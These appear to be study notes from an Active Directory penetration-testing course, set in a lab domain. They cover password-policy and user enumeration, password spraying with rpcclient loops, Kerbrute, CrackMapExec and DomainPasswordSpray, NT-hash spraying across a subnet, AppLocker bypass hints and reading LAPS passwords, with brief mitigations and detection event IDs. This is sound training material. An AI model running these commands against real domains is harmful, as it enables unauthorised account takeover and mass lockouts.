SystemAccess : @{MinimumPasswordAge=1; MaximumPasswordAge=-1; MinimumPasswordLength=8; PasswordComplexity=1;
PasswordHistorySize=24; LockoutBadCount=5; ResetLockoutCount=30; LockoutDuration=30;
RequireLogonToChangePassword=0; ForceLogoffWhenHourExpire=0; ClearTextPassword=0;
LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
Version : @{signature="$CHICAGO$"; Revision=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Path : \\INLANEFREIGHT.LOCAL\sysvol\INLANEFREIGHT.LOCAL\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHI
NE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPOName : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
PowerView gave you the same output as your net accounts command, just in a different format but also revealed that password complexity is enabled.
note
If password complexity is set, a user has to choose a password with 3/4 of the following: an uppercase letter, lowercase letter, number, special char.
Default Password Policy
The default password policy when a new domain is created is as follows, and there have been plenty of organizations that never changed this policy.
| Policy | Default Value |
|---|---|
| Enforce password history | 24 days |
| Maximum password age | 42 days |
| Minimum password age | 1 day |
| Minimum password length | 7 |
| Password must meet complexity requirements | Enabled |
| Store passwords using reversible encryption | Disabled |
| Account lockout duration | Not set |
| Account lockout threshold | 0 |
| Reset account lockout counter after | Not set |
Password Spraying - Making a Target User List
To mount a successful password spraying attack, you first need a list of valid domain users to attempt to authenticate with. There are several ways:
- by leveraging an SMB NULL Session to retrieve a complete list of domain users from the DC
- utilizing an LDAP anonymous bind to query LDAP anonymously and pull down the domain user list
- using a tool such as Kerbrute to validate users utilizing a word list from a source such as the statistically-likely-usernames GitHub repo, or gathered by using a tool such as linkedin2usernames to create a list of potentially valid users
- using a set of credentials from a Linux or Windows attack system either provided by your client or obtained through another means such as LLMNR/NBT-NS response poisoning using Responder or even a successful password spray using a smaller wordlist
No matter the method you choose, it is also vital for you to consider the domain password policy. If you have an SMB NULL session, LDAP anonymous bind, or a set of valid credentials, you can enumerate the password policy. Having this policy in hand is very useful because the minimum password length and whether or not password complexity is enabled can help you formulate the list of passwords you will try in your spray attempts. Knowing the account lockout threshold and bad password timer will tell you how many spray attempts you can do at a time without locking out any accounts and how many minutes you should wait between spray attempts.
Regardless of the method you choose, and if you have the password policy or not, you must always keep a log of your activities, including, but not limited to:
- the accounts targeted
- DC used in the attack
- time of the spray
- date of the spray
- password(s) attempted
This will help you ensure that you do not duplicate efforts. If an account lockout occurs or your client notices suspicious logon attempts, you can supply them with your notes to crosscheck against their logging systems and ensure nothing nefarious was going on in the network.
SMB NULL Session to Pull User List
If you are on an internal machine but don’t have valid domain credentials, you can look for SMB NULL sessions or LDAP anonymous binds on DC. Either of these will allow you to obtain an accurate list of all users within AD and the password policy. If you already have credentials for a domain user or SYSTEM access on a Windows host, then you can easily query AD for this information.
It’s possible to do this using the SYSTEM account because it can impersonate the computer. A computer object is treated as a domain user account. If you don’t have a valid domain account, and SMB NULL sessions and LDAP anonymous binds are not possible, you can create a user list using external resources such as email harvesting and LinkedIn. This user list will not be as complete, but it may be enough to provide you with access to AD.
Some tools that can leverage SMB NULL sessions and LDAP anonymous binds include enum4linux, rpcclient, and CrackMapExec, among others. Regardless of the tool, you’ll have to do a bit of filtering to clean up the output and obtain a list of only usernames, one on each line. You can do this with enum4linunx with the -U flag.
d41y@htb[/htb]$ enum4linux -U 172.16.5.5 | grep "user:" | cut -f2 -d"[" | cut -f1 -d"]"
administrator
guest
krbtgt
lab_adm
htb-student
avazquez
pfalcon
fanthony
wdillard
lbradford
sgage
asanchez
dbranch
ccruz
njohnson
mholliday
<SNIP>
You can use the enumdomusers command after connecting anonymously using rpcclient.
d41y@htb[/htb]$ rpcclient -U "" -N 172.16.5.5
rpcclient $> enumdomusers
user:[administrator] rid:[0x1f4]
user:[guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[lab_adm] rid:[0x3e9]
user:[htb-student] rid:[0x457]
user:[avazquez] rid:[0x458]
<SNIP>
Finally, you can use CrackMapExec with the --users flag. This is useful tool that will also show the badpwdcount, so you can remove any accounts from your list that are close to the lockout threshold. It also shows the badpwdtime, which is the date and time of the last bad password attempt, so you can see how close an account is to having its badpwdcount reset. In an environment with multiple DCs, this value is maintained separately on each one. To get an accurate total of the account’s bad password attempts, you would have to either query each DC and use the sum of the values or query the DC with the PDC Emulator FSMO role.
d41y@htb[/htb]$ crackmapexec smb 172.16.5.5 --users
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] Enumerated domain user(s)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\administrator badpwdcount: 0 baddpwdtime: 2022-01-10 13:23:09.463228
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\guest badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\lab_adm badpwdcount: 0 baddpwdtime: 2021-12-21 14:10:56.859064
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\krbtgt badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\htb-student badpwdcount: 0 baddpwdtime: 2022-02-22 14:48:26.653366
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\avazquez badpwdcount: 0 baddpwdtime: 2022-02-17 22:59:22.684613
<SNIP>
Gathering Users with LDAP Anonymous
You can use various tools to gather users when you find an LDAP anonymous bind. Some examples include windapsearch and ldapsearch. If you choose to use ldapsearch you will need to specify a valid LDAP search filter.
d41y@htb[/htb]$ ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "(&(objectclass=user))" | grep sAMAccountName: | cut -f2 -d" "
guest
ACADEMY-EA-DC01$
ACADEMY-EA-MS01$
ACADEMY-EA-WEB01$
htb-student
avazquez
pfalcon
fanthony
wdillard
lbradford
sgage
asanchez
dbranch
<SNIP>
Tools such as windapsearch make this easier. Here you can specify anonymous access by providing a blank username with the -u flag and the -U flag to tell the tool to retrieve just users.
d41y@htb[/htb]$ ./windapsearch.py --dc-ip 172.16.5.5 -u "" -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 172.16.5.5
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Attempting bind
[+] ...success! Binded as:
[+] None
[+] Enumerating all AD users
[+] Found 2906 users:
cn: Guest
cn: Htb Student
userPrincipalName: htb-student@inlanefreight.local
cn: Annie Vazquez
userPrincipalName: avazquez@inlanefreight.local
cn: Paul Falcon
userPrincipalName: pfalcon@inlanefreight.local
cn: Fae Anthony
userPrincipalName: fanthony@inlanefreight.local
cn: Walter Dillard
userPrincipalName: wdillard@inlanefreight.local
<SNIP>
Enumerating Users with Kerbrute
If you have no access at all from your position in the internal network, you can use Kerbrute to enumerate valid AD accounts and for password spraying.
This tool uses Kerberos Pre-Authentication, which is a much faster and potentially stealthier way to perform password spraying. This method does not generate Windows event ID 4625: “An Account failed to log on”, or a logon failure which is often monitored for. The tool sends TGT requests to the DC without Kerberos Pre-Authentication to perform username enumeration. If the KDC responds with the error PRINCIPAL UKNOWN, the username is invalid. Whenever the KDC prompts for Kerberos Pre-Authentication, this signals that the username exists, and the tool will mark it as valid. This method of username enumeration does not cause logon failures and will not lock out accounts. However, once you have a list of valid users and switch gears to use this tool for password spraying, failed Kerberos Pre-Authentication attempts will count towards an account’s failed login accounts and can lead to account lockout, so you still must be careful regardless of the method chosen.
d41y@htb[/htb]$ kerbrute userenum -d inlanefreight.local --dc 172.16.5.5 /opt/jsmith.txt
__ __ __
/ /_____ _____/ /_ _______ __/ /____
/ //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< / __/ / / /_/ / / / /_/ / /_/ __/
/_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/
Version: dev (9cfb81e) - 02/17/22 - Ronnie Flathers @ropnop
2022/02/17 22:16:11 > Using KDC(s):
2022/02/17 22:16:11 > 172.16.5.5:88
2022/02/17 22:16:11 > [+] VALID USERNAME: jjones@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME: sbrown@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME: tjohnson@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME: jwilson@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME: bdavis@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME: njohnson@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME: asanchez@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME: dlewis@inlanefreight.local
2022/02/17 22:16:11 > [+] VALID USERNAME: ccruz@inlanefreight.local
<SNIP>
Using Kerbrute for username enumeration will generate event ID 4768: “A Kerberos authentication ticket (TGT) was requested”. This will only be triggered if Kerberos event logging is enabled via Group Policy. Defenders can tune their SIEM tools to look for an influx of this event ID, which may indicate an attack. If you are successful with this method during a pentest, this can be an excellent recommendation to add to your report.
Credential Enumeration to Build your User List
With valid credentials, you can use any of the tools stated previously to build a user list.
d41y@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u htb-student -p Academy_student_AD! --users
[sudo] password for htb-student:
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] INLANEFREIGHT.LOCAL\htb-student:Academy_student_AD!
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] Enumerated domain user(s)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\administrator badpwdcount: 1 baddpwdtime: 2022-02-23 21:43:35.059620
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\guest badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\lab_adm badpwdcount: 0 baddpwdtime: 2021-12-21 14:10:56.859064
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\krbtgt badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\htb-student badpwdcount: 0 baddpwdtime: 2022-02-22 14:48:26.653366
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\avazquez badpwdcount: 20 baddpwdtime: 2022-02-17 22:59:22.684613
SMB 172.16.5.5 445 ACADEMY-EA-DC01 INLANEFREIGHT.LOCAL\pfalcon badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
<SNIP>
Internal Password Spraying
Linux
Internal Password Spraying
Once you’ve created a wordlist, it’s time to execute the attack. Rpcclient is an excellent option for performing this attack from Linux. An important consideration is that a valid login is not immediately apparent with rpcclient, with the response Authority Name indicating a successful login. You can filter out invalid login attempts by grepping for “Authority” in the response. The following Bash one-liner can be used to perform this attack.
for u in $(cat valid_users.txt);do rpcclient -U "$u%Welcome1" -c "getusername;quit" 172.16.5.5 | grep Authority; done
Trying this out against the target environment:
d41y@htb[/htb]$ for u in $(cat valid_users.txt);do rpcclient -U "$u%Welcome1" -c "getusername;quit" 172.16.5.5 | grep Authority; done
Account Name: tjohnson, Authority Name: INLANEFREIGHT
Account Name: sgage, Authority Name: INLANEFREIGHT
You can also use Kerbrute for the same attack:
d41y@htb[/htb]$ kerbrute passwordspray -d inlanefreight.local --dc 172.16.5.5 valid_users.txt Welcome1
__ __ __
/ /_____ _____/ /_ _______ __/ /____
/ //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< / __/ / / /_/ / / / /_/ / /_/ __/
/_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/
Version: dev (9cfb81e) - 02/17/22 - Ronnie Flathers @ropnop
2022/02/17 22:57:12 > Using KDC(s):
2022/02/17 22:57:12 > 172.16.5.5:88
2022/02/17 22:57:12 > [+] VALID LOGIN: sgage@inlanefreight.local:Welcome1
2022/02/17 22:57:12 > Done! Tested 57 logins (1 successes) in 0.172 seconds
There are multiple other methods for performing password spraying from Linux. Another great option is using CrackMapExec. This tool accepts a text file of usernames to be run against a single password in a spraying attack. Here you grep for + to filter out logon failures and hone in on only valid login attempts to ensure you don’t miss anything by scrolling through many lines of output.
d41y@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u valid_users.txt -p Password123 | grep +
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] INLANEFREIGHT.LOCAL\avazquez:Password123
After getting one or more hits with your password spraying attack, you can then use CrackMapExec to validate the credentials quickly against a DC.
d41y@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u avazquez -p Password123
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] INLANEFREIGHT.LOCAL\avazquez:Password123
Local Administrator Password Reuse
Internal password spraying is not only possible with domain user accounts. If you obtain administrative access and the NTLM password hash or cleartext password for the local administrator account, this can be attempted across multiple hosts in the network. Local administrator account password reuse is widespread due to the use of gold images in automated deployments and the perceived ease of management by enforcing the same password across multiple hosts.
CrackMapExec is a handy tool for attempting this attack. It is worth targeting high-value hosts such as SQL or Microsoft Exchange servers, as they are more likely to have a highly privileged user logged in or have their credentials persistent in memory.
When working with local administrator accounts, one consideration is password-reuse or common password formats across accounts. If you find a desktop host with the local administrator account password set to something unique such as $desktop%@admin123, it might be worth attempting $server%@admin123 against servers. Also, if you find non-standard local administrator accounts such as bsmith, you may find that the password is reused for a similarly named domain user account. The same principle may apply to domain accounts. If you retrieve the password for a user named ajones, it is worth trying the same password on their admin account, for example, ajones_adm, to see if they are reusing their passwords. This is also common in domain trust situations. You may obtain valid credentials for a user in domain A that are valid for a user with the same or similar username in domain B or vice-versa.
Sometimes you may only retrieve the NTLM hash for the local administrator account from the local SAM database. In these instances, you can spray the NT hash across an entire subnet to hunt for local administrator accounts with the same password set. In the example below, you attempt to authenticate to all hosts in a /23 network using the built-in local administrator account NT hash retrieved from another machine. The --local-auth flag will tell the tool only to attempt to log in one time on each machine which removes any risk of account lockout. Make sure this flag is set so you don’t potentially lock out the built-in administrator for the domain. By default, without the local auth option set, the tool will attempt to authenticate using the current domain, which could quickly result in account lockouts.
d41y@htb[/htb]$ sudo crackmapexec smb --local-auth 172.16.5.0/23 -u administrator -H 88ad09182de639ccc6579eb0849751cf | grep +
SMB 172.16.5.50 445 ACADEMY-EA-MX01 [+] ACADEMY-EA-MX01\administrator 88ad09182de639ccc6579eb0849751cf (Pwn3d!)
SMB 172.16.5.25 445 ACADEMY-EA-MS01 [+] ACADEMY-EA-MS01\administrator 88ad09182de639ccc6579eb0849751cf (Pwn3d!)
SMB 172.16.5.125 445 ACADEMY-EA-WEB0 [+] ACADEMY-EA-WEB0\administrator 88ad09182de639ccc6579eb0849751cf (Pwn3d!)
The output above shows that the credentials were valid as a local admin on 3 systems in the 172.16.5.0/23 subnet. You could then move to enumerate each system to see if you can find anything that will help further your access.
This technique, while effective, is quite noisy and is not a good choice for any assessments that require stealth. It is always worth looking for this issue during pentests, even if it is not part of your path to compromise the domain, as it is a common issue and should be highlighted for your clients. One way to remediate this issue is using the free Mircosoft tool LAPS to have AD manage local administrator passwords and enforce a unique password on each host that rotates on a set interval.
Windows
Internal Password Spraying
From a foothold on a domain-joined Windows host, the DomainPasswordSpray tool is highly effective. If you are authenticated to the domain, the tool will automatically generate a user list from AD, query the domain password policy, and exclude user accounts within one attempt of locking out. Like how you ran the spraying attack from your Linux host, you can also supply a user list to the tool if you are on a Windows host but not authenticated to the domain. You may run into a situation where the client wants you to perform testing from a managed Windows device in their network that you can load tools onto. You may be physically on-site in their offices and wish to test from a Windows VM, or you may gain an initial foothold through some other attack, authenticate to a host in the domain and perform password spraying in an attempt to obtain credentials for an account that has more rights in the domain.
The are several options available to you with the tool. Since the host is domain-joined, you will skip the -UserList flag and let the tool generate a list for you. You’ll supply the Password flag and one single password and then use the -OutFile flag to write your output to a file for later use.
PS C:\htb> Import-Module .\DomainPasswordSpray.ps1
PS C:\htb> Invoke-DomainPasswordSpray -Password Welcome1 -OutFile spray_success -ErrorAction SilentlyContinue
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] The smallest lockout threshold discovered in the domain is 5 login attempts.
[*] Removing disabled users from list.
[*] There are 2923 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 2923 users gathered from the current user's domain
[*] The domain password policy observation window is set to minutes.
[*] Setting a minute wait in between sprays.
Confirm Password Spray
Are you sure you want to perform a password spray against 2923 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): Y
[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Welcome1 against 2923 users. Current time is 2:57 PM
[*] Writing successes to spray_success
[*] SUCCESS! User:sgage Password:Welcome1
[*] SUCCESS! User:tjohnson Password:Welcome1
[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to spray_success
You could also utilize Kerbrute to perform the same user enumeration and spraying.
Mitigations
Several steps can be taken to mitigate the risk of password spraying attacks. While no single solution will entirely prevent the attack, a defense-in-depth approach will render password spraying attacks extremely difficult.
- MFA
- Restricting Access
- Reducing Impact of Successful Exploitation
- Password Hygiene
Other Considerations
It is vital to ensure that your domain password lockout policy doesn’t increase the risk of denial of service attacks. If it is very restrictive and requires an administrative intervention to unlock accounts manually, a careless password spray may lock out many accounts within a short period of time.
Detection
Some indicators of external password spraying attacks include many account lockouts in a short period, server or application logs showing many login attempts with valid or non-existent users, or many requests in a short period to a specific application or URL.
In the DC’s security log, many instances of event ID 4625: “An account failed to log on” over a short period may indicate a password spraying attack. Organizations should have rules to correlate many logon failures within a set time interval to trigger an alert. A more savvy attacker may avoid SMB password spraying and instead target LDAP. Organizations should also monitor event ID 4771: “Kerberos pre-authentication failed”, which may indicate an LDAP password spraying attempt. To do so, they will need to enable Kerberos logging. Read this.
With these mitigations finely tuned and with logging enabled, an organization will be well-positioned to detect and defend against internal and external password spraying attacks.
Credentialed Enumeration & LOTL
Enumerating Security Controls
After gaining a foothold, you could use this access to get a feeling for the defensive state of the hosts, enumerate the domain further now that your visibility is not as restricted, and, if necessary, work at “living off the land” by using tools that exist natively on the hosts. It is important to understand the security controls in place in an organization as the products in use can affect the tools you use for your AD enum, as well as exploitation and post-exploitation. Understanding the protections you may be up against will help inform your decisions regarding tool usage and assist you in planning your course of action by either avoiding or modifying certain tools. Some organizations have more stringent protections than others, and some do not apply security controls equally throughout. There may be policies applied to certain machines that can make your enumeration more difficult that are not applied on other machines.
Windows Defender
… has greatly improved over the years and, by default, will block tools such as PowerView. There are ways to bypass these protections. You can use the built-in PowerShell cmdlet Get-MpComputerStatus to get the current Defender status. Here, you can see that the RealTimeProtectionEnabled parameter is set to True, which means Defender is enabled on the system.
PS C:\htb> Get-MpComputerStatus
AMEngineVersion : 1.1.17400.5
AMProductVersion : 4.10.14393.0
AMServiceEnabled : True
AMServiceVersion : 4.10.14393.0
AntispywareEnabled : True
AntispywareSignatureAge : 1
AntispywareSignatureLastUpdated : 9/2/2020 11:31:50 AM
AntispywareSignatureVersion : 1.323.392.0
AntivirusEnabled : True
AntivirusSignatureAge : 1
AntivirusSignatureLastUpdated : 9/2/2020 11:31:51 AM
AntivirusSignatureVersion : 1.323.392.0
BehaviorMonitorEnabled : False
ComputerID : 07D23A51-F83F-4651-B9ED-110FF2B83A9C
ComputerState : 0
FullScanAge : 4294967295
FullScanEndTime :
FullScanStartTime :
IoavProtectionEnabled : False
LastFullScanSource : 0
LastQuickScanSource : 2
NISEnabled : False
NISEngineVersion : 0.0.0.0
NISSignatureAge : 4294967295
NISSignatureLastUpdated :
NISSignatureVersion : 0.0.0.0
OnAccessProtectionEnabled : False
QuickScanAge : 0
QuickScanEndTime : 9/3/2020 12:50:45 AM
QuickScanStartTime : 9/3/2020 12:49:49 AM
RealTimeProtectionEnabled : True
RealTimeScanDirection : 0
PSComputerName :
AppLocker
An application whitelist is a list of approved software applications or executables that are allowed to be present and run on a system. The goal is to protect the environment from harmful malware and unapproved software that does not align with the specific business needs of an organization. AppLocker is Microsoft’s application whitelisting solution and gives system admins control over which applications and files users can run. It provides granular control over executables, scripts, Windows installer files, DLLs, packaged apps, and packed app installers. It is common for organizations to block cmd.exe and PowerShell.exe and write access to certain directories, but this can all be bypassed. Organizations also often focus on blocking the PowerShell.exe executable, but forget about the other PowerShell executable locations such as %SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe or PowerShell_ISE.exe. You can see that this is the case in the AppLocker rules shown below. All Domain Users are disallowed from running the 64-bit PowerShell executable located at %SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe. So, you can merely call it from other locations. Sometimes, you run into more stringent AppLocker policies that require more creativity to bypass.
PS C:\htb> Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections
PathConditions : {%SYSTEM32%\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE}
PathExceptions : {}
PublisherExceptions : {}
HashExceptions : {}
Id : 3d57af4a-6cf8-4e5b-acfc-c2c2956061fa
Name : Block PowerShell
Description : Blocks Domain Users from using PowerShell on workstations
UserOrGroupSid : S-1-5-21-2974783224-3764228556-2640795941-513
Action : Deny
PathConditions : {%PROGRAMFILES%\*}
PathExceptions : {}
PublisherExceptions : {}
HashExceptions : {}
Id : 921cc481-6e17-4653-8f75-050b80acca20
Name : (Default Rule) All files located in the Program Files folder
Description : Allows members of the Everyone group to run applications that are located in the Program Files folder.
UserOrGroupSid : S-1-1-0
Action : Allow
PathConditions : {%WINDIR%\*}
PathExceptions : {}
PublisherExceptions : {}
HashExceptions : {}
Id : a61c8b2c-a319-4cd0-9690-d2177cad7b51
Name : (Default Rule) All files located in the Windows folder
Description : Allows members of the Everyone group to run applications that are located in the Windows folder.
UserOrGroupSid : S-1-1-0
Action : Allow
PathConditions : {*}
PathExceptions : {}
PublisherExceptions : {}
HashExceptions : {}
Id : fd686d83-a829-4351-8ff4-27c7de5755d2
Name : (Default Rule) All files
Description : Allows members of the local Administrators group to run all applications.
UserOrGroupSid : S-1-5-32-544
Action : Allow
PowerShell Constrained Language Mode
PowerShell Constrained Language Mode locks down many of the features needed to use PowerShell effectively, such as blocking COM objects, only allowing approved .NET types, XAML-based workflows, PowerShell classes, and more. You can quickly enumerate whether you are in Full Language Mode or Constrained Language Mode.
PS C:\htb> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
LAPS
The Microsoft Local Administrator Password Solution (LAPS) is used to randomize and rotate local administrator passwords on Windows hosts and prevent lateral movement. You can enumerate what domain users can read the LAPS password set for machines with LAPS installed and what machines do not have LAPS installed. The LAPSToolkit greatly facilitates this with several functions. One is parsing ExtendedRights for all computers with LAPS enabled. This will show groups specifically delegated to read LAPS passwords, which are often users in protected groups. An account that has joined a computer to a domain receives “All Extended Rights” over that host, and this right gives the account the ability to read passwords. Enumeration may show a user account that can read the LAPS password on a host. This can help you target specific AD users who can read LAPS passwords.
PS C:\htb> Find-LAPSDelegatedGroups
OrgUnit Delegated Groups
------- ----------------
OU=Servers,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\Domain Admins
OU=Servers,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\LAPS Admins
OU=Workstations,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\Domain Admins
OU=Workstations,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\LAPS Admins
OU=Web Servers,OU=Servers,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\Domain Admins
OU=Web Servers,OU=Servers,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\LAPS Admins
OU=SQL Servers,OU=Servers,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\Domain Admins
OU=SQL Servers,OU=Servers,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\LAPS Admins
OU=File Servers,OU=Servers,DC=INLANEFREIGHT,DC=L... INLANEFREIGHT\Domain Admins
OU=File Servers,OU=Servers,DC=INLANEFREIGHT,DC=L... INLANEFREIGHT\LAPS Admins
OU=Contractor Laptops,OU=Workstations,DC=INLANEF... INLANEFREIGHT\Domain Admins
OU=Contractor Laptops,OU=Workstations,DC=INLANEF... INLANEFREIGHT\LAPS Admins
OU=Staff Workstations,OU=Workstations,DC=INLANEF... INLANEFREIGHT\Domain Admins
OU=Staff Workstations,OU=Workstations,DC=INLANEF... INLANEFREIGHT\LAPS Admins
OU=Executive Workstations,OU=Workstations,DC=INL... INLANEFREIGHT\Domain Admins
OU=Executive Workstations,OU=Workstations,DC=INL... INLANEFREIGHT\LAPS Admins
OU=Mail Servers,OU=Servers,DC=INLANEFREIGHT,DC=L... INLANEFREIGHT\Domain Admins
OU=Mail Servers,OU=Servers,DC=INLANEFREIGHT,DC=L... INLANEFREIGHT\LAPS Admins
The Find-AdmPwdExtendedRights checks the rights on each computer with LAPS enabled for any groups with read access and users with “All Extended Rights”. Users with “All Extended Rights” can read LAPS passwords and may be less protected than users in delegated groups, so this is worth checking for.
PS C:\htb> Find-AdmPwdExtendedRights
ComputerName Identity Reason
------------ -------- ------
EXCHG01.INLANEFREIGHT.LOCAL INLANEFREIGHT\Domain Admins Delegated
EXCHG01.INLANEFREIGHT.LOCAL INLANEFREIGHT\LAPS Admins Delegated
SQL01.INLANEFREIGHT.LOCAL INLANEFREIGHT\Domain Admins Delegated
SQL01.INLANEFREIGHT.LOCAL INLANEFREIGHT\LAPS Admins Delegated
WS01.INLANEFREIGHT.LOCAL INLANEFREIGHT\Domain Admins Delegated
WS01.INLANEFREIGHT.LOCAL INLANEFREIGHT\LAPS Admins Delegated
You can use the Get-LAPSComputers function to search for computers that have LAPS enabled when passwords expire, and even randomized passwords in cleartext if your user has access.
PS C:\htb> Get-LAPSComputers
ComputerName Password Expiration
------------ -------- ----------
DC01.INLANEFREIGHT.LOCAL 6DZ[+A/[]19d$F 08/26/2020 23:29:45
EXCHG01.INLANEFREIGHT.LOCAL oj+2A+[hHMMtj, 09/26/2020 00:51:30
SQL01.INLANEFREIGHT.LOCAL 9G#f;p41dcAe,s 09/26/2020 00:30:09
WS01.INLANEFREIGHT.LOCAL TCaG-F)3No;l8C 09/26/2020 00:46:04
Credentialed Enum - from Linux
CrackMapExec
… is a powerful toolset to help with assessing AD environments. It utilizes packages from the Impacket and PowerSploit toolkits to perform its functions.
d41y@htb[/htb]$ crackmapexec -h
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell]
[--verbose]
{mssql,smb,ssh,winrm} ...
______ .______ ___ ______ __ ___ .___ ___. ___ .______ _______ ___ ___ _______ ______
/ || _ \ / \ / || |/ / | \/ | / \ | _ \ | ____|\ \ / / | ____| / |
| ,----'| |_) | / ^ \ | ,----'| ' / | \ / | / ^ \ | |_) | | |__ \ V / | |__ | ,----'
| | | / / /_\ \ | | | < | |\/| | / /_\ \ | ___/ | __| > < | __| | |
| `----.| |\ \----. / _____ \ | `----.| . \ | | | | / _____ \ | | | |____ / . \ | |____ | `----.
\______|| _| `._____|/__/ \__\ \______||__|\__\ |__| |__| /__/ \__\ | _| |_______|/__/ \__\ |_______| \______|
A swiss army knife for pentesting networks
Forged by @byt3bl33d3r using the powah of dank memes
Version: 5.0.2dev
Codename: P3l1as
optional arguments:
-h, --help show this help message and exit
-t THREADS set how many concurrent threads to use (default: 100)
--timeout TIMEOUT max timeout in seconds of each thread (default: None)
--jitter INTERVAL sets a random delay between each connection (default: None)
--darrell give Darrell a hand
--verbose enable verbose output
protocols:
available protocols
{mssql,smb,ssh,winrm}
mssql own stuff using MSSQL
smb own stuff using SMB
ssh own stuff using SSH
winrm own stuff using WINRM
Ya feelin' a bit buggy all of a sudden?
You can see that you can use the tool with MSSQL, SMB, SSH, and WinRm credentials.
d41y@htb[/htb]$ crackmapexec smb -h
usage: crackmapexec smb [-h] [-id CRED_ID [CRED_ID ...]] [-u USERNAME [USERNAME ...]] [-p PASSWORD [PASSWORD ...]] [-k]
[--aesKey AESKEY [AESKEY ...]] [--kdcHost KDCHOST]
[--gfail-limit LIMIT | --ufail-limit LIMIT | --fail-limit LIMIT] [-M MODULE]
[-o MODULE_OPTION [MODULE_OPTION ...]] [-L] [--options] [--server {https,http}] [--server-host HOST]
[--server-port PORT] [-H HASH [HASH ...]] [--no-bruteforce] [-d DOMAIN | --local-auth] [--port {139,445}]
[--share SHARE] [--smb-server-port SMB_SERVER_PORT] [--gen-relay-list OUTPUT_FILE] [--continue-on-success]
[--sam | --lsa | --ntds [{drsuapi,vss}]] [--shares] [--sessions] [--disks] [--loggedon-users] [--users [USER]]
